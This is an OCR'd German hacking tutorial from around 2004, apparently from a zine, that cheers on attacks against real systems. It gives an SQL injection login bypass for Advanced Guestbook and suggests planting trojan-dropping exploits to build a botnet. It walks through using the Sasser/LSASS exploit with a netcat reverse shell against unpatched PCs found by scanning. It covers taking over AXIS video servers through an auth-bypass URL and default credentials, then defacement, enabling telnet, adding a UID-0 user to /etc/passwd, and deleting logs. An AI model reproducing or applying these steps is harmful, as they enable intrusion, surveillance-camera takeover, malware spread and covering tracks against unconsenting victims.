
To: BugTraq
Subject: Advanced Guestbook 2.2 -- SQL Injection Exploit
Date: Apr 21 2004 10:36AM
Author: JQ <idiosyncrasie xs4all nl>
Message-ID: <20040421103632.8258.qmail@www.securityfocus.com>

```
The widely-used Advanced Guestbook 2.2 webapplication (PHP, MySQL) appears vulnerable
to SQL Injection granting the attacker administrator access. The attack is very
simple and consists of inputting the following password string leaving the username
entry blank:

') OR ('a' = 'a

Regards,

JQ
```

Ein bissel Englisch ist hierbei natürlich von Vorteil. Also dann, der Herr (oder Frau) JQ sagt uns, dass wir als Passwort einfach ') OR ('a' = 'a' eingeben müssen (ohne die äußeren ') und schon sind wir Admin im GBook. Kewl =D Aber ich kenne keinen, der das Advanced Guestbook benutzt? Hmmm, dann suchen ich mir einfach jemanden bei google.de =D



Da haben wir doch ca. 158000 Leute, die das Gästebuch benutzen. Jetzt einfach irgendjemanden aussuchen. Willkürliche Zerstörung. Das ist schön :)



Oben rechts auf der Seite ist auch schon ein kleiner Link mit der Aufschrift 'Administration'. Da klicken wir jetzt mal drauf und kommen zur Eingabe für Benutzername und Passwort. Beim Benutzernamen tragen wir nix ein und beim Passwort wie uns JQ beschreiben hat:
') OR ('a' = 'a
Und Schon sind wir Administrator im Gästebuch :)

Jetzt können wir ziemlich alles machen, was wir wollen. Eine nette Idee wäre jetzt, HTML zu aktivieren und ein IE Exploit in einen Beitrag einzubauen, der automatisch eine File runterlädt und ausführt. Einen kleinen Trojaner zum Beispiel. Würden wir das jetzt bei 10000 Gästebüchern machen und hätte pro Gästebuch 10 Leute, die den IE benutzen und bei denen der Trojaner ausgeführt wird, so hätte wir ein kleines =P Netzwerk von 100000 'Sklaven', die uns frei zur Verfügung

stünden. Jaja, das wäre schön :) So, jetzt seid ihr dran. Verwundbare Gästebücher gibt's sicherlich noch genug. Have Phun =D


Sasser Wurm - Das LSASS-Exploit

Ihr habt doch sicher vom bösen, bösen Sasser-Wurm erfahren, der weltweit PC's infiziert hat, oder? Wenn nicht, könnt iht hier etwas darüber nachlesen:
http://www.heise.de/security/suche.shtml?type=hn&type=ha&T=Sasser&Suchen=%20los
Dieser Wurm macht sich ein Fehler vom LSASS in Windows 2k/XP zu nutzen um eine Remote-Shell auf den Opfer-PC zu bekommen und infiziert von dort aus dann weitere Computer im Internet. Natürlich gibt es für diese Sicherheitslücke auch ein Exploit für den Hausgebrauch, mit dem wir die Kontrolle über ungepatchte Systeme erhalten können =)

Scannen

Als erstes brauchen wir mal einen Scanner, der uns ungepatchtet Rechner im Internet sucht. Dazu nehmen wir den 'eEye Sasser Scanner'
http://www.eeye.com/html/Research/Tools/register.html?file=RetinaSasser
Nach etwas suchen findet man noch einen Scanner von Foundstone, mit dem wir schneller und mehr Ranges scannen können =D
http://www.foundstone.com/resources/freetools/dsscan.zip

Jetzt tippen wir mal eine IP-Range ein, zB. 217.82.19.1-217.82.19.254 und lassen das Programm mal schön scannen. Nix gefunden? Dann einfach den IP-Bereich änden ;)




Wenn wir einen oder mehrere Rechner gefunden haben, geht es weiter. Jetzt brauchen wir das Exploit, welches wir hier finden
http://www.k-otik.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php
Aber natürlich habt ihr keinen blassen Schimmer von C und Assembler, oder? Aber da war jemand so nett und hat uns das Exploit gleich compiliert. Das könnt ihr dann hier finden
http://www.astalavista.com/?section=dir&cmd=file&id=1647
Eins Sache fehlt jetzt noch, NetCat. Das Programm wird auch oft als Schweizer Taschenmesser unter den Utilities bezeichnet, weil man es ziemlich vielseitig verwenden kann
http://www.atstake.com/research/tools/network_utilities/

Let'zzz exploit =D


Alles zusammen? Gut, dann gehn wir jetzt in die Konsole, wechseln in das Verzeichnis von NetCat und tippen folgendes ein 'nc -L - p 2406'. Damit sagen wir nc, das es auf Port 2406 auf eingehende verbindungen warten soll (L - listen, p - port).

Machen wir noch eine Konsole auf und starten das Exploit. Jetzt wir uns gesagt, wie wir es anzuwenden haben. Nehmen wir und also ein IP, die und Retina als verwundbar identifiziert hat und tippen in die Konsole 'exp 0 IP-DES-OPFERS 2406 EURE-IP -t'. Mit der Option -t identifiziert das Exploit erstmal das Betriebssystem, denn je nach OS muss ein anderer Offset benutzt werden. In meinem Beispiel läuft auf dem PC WinNT 5.1 = WinXP. Also Tippe ich nochmal die Zeile von eben (oder drücke auf den Pfeiltasten nach oben =P) und lasse diesmal das -t weg. Würde auf dem Opfer-PC zB. Win2k laufen, müsste ich die 0 in eine 1 ändern. Steht aber

alles in der Beschreibung und ihr könnt ja lesen, oder =D



Tada ^_^ Wenn alles geklappt hat, steht in eurem NetCat-Fenster jetzt sowas wie 'Microsoft Windows XP [Version 5.1.2600..blah..blub...'. Ich gratuliere zu eurem ganz persönlichem und eigenem Reverse-Command-Shell. Tolles Wort =D (Lasst euch bei dem Screenshot nicht von dem Ordnernamen 'WIN98' verwirren, es ist ein Xp-Rechner ;)



Troubleshooting

Solltet ihr Probleme mit NetCat haben, dann guckt ob ihr bei eurem Router (falls ihr einen habt) den Port für die Reverse-Shell (im Beispiel 2406) auch für eingehende Verbindungen freigeschaltet habt.

AXIS Video Server r00ted - Powered by

GoogleDorks

AXIS ist eine Firma, die Überwachungskameras und Videoserver (teilweise Beides ineinander integriert) anbietet. Um diese Server dreht sich der folgende Abschnitte. Wir werden uns erst mal angucken, was dort so los ist, dann werden wir Admin vom Video-System, danach vom FTP-Server und dann starten wir Telnet und werden Server-Admin mit vollen Rechten für alles. Hört sich gut an, oder =P

Also, als erstes brauchen wir ein Ziel, das wir angreifen wollen. Da die Überwachungskameras von AXIS anscheinend ein richtiger Kassenschlager sind, finden wir Cam's die ans Webangebunden sind ganz leicht und in hülle und fülle dank GoogleDorks =D Bei GoogleDorks wurde der Suchstring 'inurl:indexFrame.shtml Axis' angegeben, aber ich finde 'intitle:"AXIS Video Server"' bringt wesentlich mehr Hit's =P

Nun ist es wohl an der Zeit sich einen Server auszusuchen. Was auch ganz interessant ist, ist einfach mal zu gucken, was man auf den Kameras so zu sehen bekommt =). Sind teilweise ganz unterhaltsame Dinge dabei =P Wählen wir einfach mal einen aus.

hrrrr Sieht aus wie, hmmm, Krankenhaus? Filmstudio hinter den Kulisssen? Irgendein Büro? Naja, das ist jetzt egal =P Wir haben nun 2 Möglichkeiten in das Admin-Panel der Software zu kommen

Let'zzz exploit =D

Schlaue Menschen haben herausgefunden, dass man hinter die Kamera IP einfach '//admin/admin.shtml' setzen muss (// ist kein Schreibfehler =P) und schon ist des Authentifizierungs-Mechanismus außer Kraft gesetzt. Wenn alles geklappt hat befinden wir und nun im Admin-Panel. Sollte es nicht klappen (404 Not Found), dann könnt ihr die unten stehenden URL's ausprobieren um an Ziel zu kommen:

http://camera-ip//admin/img_general.shtml
http://camera-ip//admin/netw_tcp.shtml
http://camera-ip//admin/sys_date.shtml
http://camera-ip//admin/com_port.shtml
http://camera-ip//admin/op_general.shtml
http://camera-ip//admin/sys_motiond.shtml


Solltet ihr jetzt immer noch kein Admin sein, dann mach der echte Admin seine Arbeit gut und bring die Kamera-Firmware immer auf den neusten Stand. Das Exploit ist also unbrauchbar, aber eine Chance haben wir noch, weiter zu Möglichkeit 2.

Das Traumpaar – root:pass

Einfach auf den kleinen 'Admin'-Button klicken und das Standartpasswort ausprobieren. Der Benutzername ist 'root' und das Passwort ist 'pass' (natürlich ohne ''). Viele Admin's sind entweder zu faul das Passwort zu ändern oder denken einfach gar nicht daran. Naja, unser Glück =P


time2deface

Sollte der 'Einbruch' geglückt sein, sieht es jetzt so bei euch aus, wenn nicht, einfach einen anderen Server versuchen. Klappt bei mir auch nicht immer beim ersten Versuch ;)



Nun schlagen wir erst mal den Lamer-Weg ein =P Klickt dazu auf 'Video Server' (oben links auf das kleine Bild =D) und dann auf 'Layout'. Im neuen Fenster machen wir einen Hacken bei 'Enable Personal Settings'

und können die Video-Server-Page dann unseren Wünschen anpassen =D




Ein kleiner Hinweis auf die Sicherheitslücke oder das Logo von eurer Crew (falls ihr eine habt) oder eure Geschlechtsteile als Hintergrundbild oder ... Lassen wir das =D Wie ihr seht sind eurer Fantasie keine Grenzen gesetzt.

Aber was haben wir nun davon? Eigentlich nix =P Jetzt haben wir die Page 'defaced'. Toll, oder =D Aber wir wollen mehr. Der 'Heilige Grahl' beim Server hacken ist eine Shell mit root-Rechten. Damit sind wir (in)offizieller Besitzer des gesammten Server's und können tun und lassen, was wir wollen. Also lassen wir das Design der Page so wie es ist und kümmern uns um die Ausweitung unserer Rechte =D

Zeit zum Expandieren...

Nach einem kleinen Portscan finden wir heraus, dass der Server die TCP-Ports 21 und 80 offen hat. 80 ist der HTTP-Port über den wir und auf die Webseite mit unserem Browser verbinden. Aber da ist ja noch einer, der 21er =D Das ist der FTP-Port über den wir uns mit einem FTP-Client auf den FTP-Server verbinden können (klingt logisch, oder =P). Aber woher nehmen wir nun den Benutzernamen und das Passwort um uns auf den Server zu verbinden? Ich gehe jetzt mal davon aus, dass ihr euch mit dem Standartpasswort pass eingeloggt habt. Also haben wir doch Benutzername uns Passwort =) Für den Fall, dass ihr das Exploit benutzt habt, kennt ihr das root-Passwort aber nicht. Für euch geht’s dann erst mal weiter unten weiter. Ihr müsst euch erstmal einen Superuser erstellen, dann könnt ihr hier weitermachen.
Also ab auf den FTP mit root:pass



Geht in /etc/ rein und kopiert euch die Datei inittab auf die Festplatte. Diese öffnen wir jetzt mit dem Notepad... Aber was ist das? Alle Zeilenumbrüche sind weg. Das liegt daran, dass Linux/Unix für einen Zeilenumbruch das Zeichen LineFeed benutzt, MS jedoch LineFeed+CarriageReturn. Na dann holt ihr euch am besten Proton, ein Freeware Editor, der zusätzlich noch Syntaxhighlighting für fast alle Programmiersprachen bietet:
http://www.meybohm.de
Da unsere Datei jetzt auch korrekt angezeigt wird könne wir ja weiter machen =D Es ist an der Zeit Telnet auf dem Server anzuschalten. Dazu geht ihr in die Zeile '#telnet:3:respawn:/bin/telnetd' und löscht dort das #-Zeichen am Anfang der Zeile. Jetzt die Datei abspeichern und wieder auf den Server kopieren (die alte Datei natürlich überschreiben).

```
39 videod:3:respawn:/bin/videod -c /tmp/
40 #telnet:3:respawn:/bin/telnetd
41 utask:3:respawn:/bin/utask -n
```

Jetzt nur noch im Web-Menü bei 'Video Server' auf 'Reset' klicken und den Serverneustart abwarten. Ein kleiner Portscan und schon können wir unseren Erfolg bewundern =) Port 23 ist offen. Jetzt am besten mit Putty (Telnet geht natürlich auch) auf den Server verbinden, Benutername + Passwort eingeben und schon sind wir der neue (in)offizielle Superuser auf dem Server. Das ganze System steht uns nun offen und wir können tun und lassen, was wir wollen =D

Hmmm, doch was ist das =) Eine Sash und keine Bash? Sash steht für Stand-Alone-Shell und ist eher eine funktionsarme Shell für kleine Recovery-Arbeiten. Aber egal, hauptsache r00t =D

how2become a Superuser

Falls ihr nicht über das Standartpasswort sonder über das Exploit auf den Server gekommen seid, habt ihr ein kleines Problem bei der Durchführung der obigen Schritte: Ihr habt kein Passwort um auf den FTP zu kommen. Wir könnten uns jetzt zwar einen neuen Benuter mit Admin-Rechten erstellen, aber zum Überschreiben der inittab brauchen wir Superuser-Rechte :/ Jetzt könntet ihr auf die Idee kommen, das root-Passwort zu ändern, was auch funktionieren würde. Aber ziemlich auffällig, oder ändert sich euer Passwort einfach so =P
Aber es gibt eine – vielleicht auch etwas verwinkelte ;) – Möglichkeit Superuser zu werden und das root-Passwort nicht (naja, ganz kurz) zu ändern. Also fagen wir an:

1. Neuen Benutzer mit vollen Rechten (Admin, Dial-Up und View) erstellen ('Video Server' -> 'Security')
2. Damit auf den FTP verbinden und die Datei /etc/passwd herunterladen
3. In dieser Datei eurem neuen User (in meinem Bsp. 'repair') die UID und GID 0 geben (Superuser) den zur Pfad zur Login-Shell von root übernehmen

4. jetzt über das Web-Menü das root-Passwort beliebig ändern
5. als root auf den FTP einloggen und die Datei /etc/passwd auf dem Server mit unserer neuen überschreiben
6. Fertig =D

Jetzt haben wir einen neuen Benutzer mit vollen Superuser-Rechten und root darf sein Passwort behalten =D

Logfiles

Aber p3pp3r, du hast die Logfiles vergessen =P
Jetzt gucken wir mal unter 'Video Server' -> 'Security' -> 'View Logfile' im Admin-Panel und was sehen wir da? Ein Log von unseren ganzen bösen Machenschaften? Ja =P
Ein steht wohl fest, diese Einträge müssen weg. Also weiter zum letzten Schritt, den Logfiles oder besser gesagt der Logfile. Denn in unserem Fall gibt es nur eine, die Datei '/tmp/var/log/messages'.
Der einfachste Weg ist sich auf den FTP einzuloggen und die Datei zu löschen. Man kann sie sich auch auf den PC laden, dort die Einträge mit der eigenen IP löschen und dann wieder hochladen. Doch in dem Moment, wenn man sich vom FTP-Server trennt, wir unsere IP wieder in die Logfile geschrieben =P
Also verbinden wir uns via Telnet auf den Server, gehen mit 'cd /tmp/var/log' in den Log-Ordner und löschen dort mit 'rm messages' die Logfile. Fertig =D

So, jetzt ist aber mal Schluss mit AXIS-Video-Server haXx0rn =P Falls ihr euch ein Advisory dazu angucken wollt, dann schaut mal auf:
http://www2.corest.com/common/showdoc.php?idx=329&idxseccion=10
Und hier noch die Hersteller-Anleitung, wie man den Telnet-Server anschaltet, falls ihr den Teil nicht so ganz verstanden habt.
http://www.axis.com/techsup/cam_servers/tech_notes/telnet_support.htm

Troubleshooting

Solltet ihr über Google keinen verwundbaren Server finden, dann guckt

mal auf den Seiten weiter hinten nach. Ist doch logisch, dass die Server auf den ersten Seiten schon alle 'ausgelutscht' sind =P

Google-Hacking

Google ist nicht nur nützlich, wenn ihr irgendwelche Downloads oder Infos such, sondern ist das Hacker-Tool schlecht hin =D Jetzt fragt ihr euch sicherlich, wie das ganze funktionieren soll, aber keine Angst, es ist ganz einfach =P
Google bietet verschiedene Funktionen an, die ihr in eure Suche einbauen könnt, und damit ganz tolle Ergebnisse bekommt =D Also fangen wir mal an:

intitle:
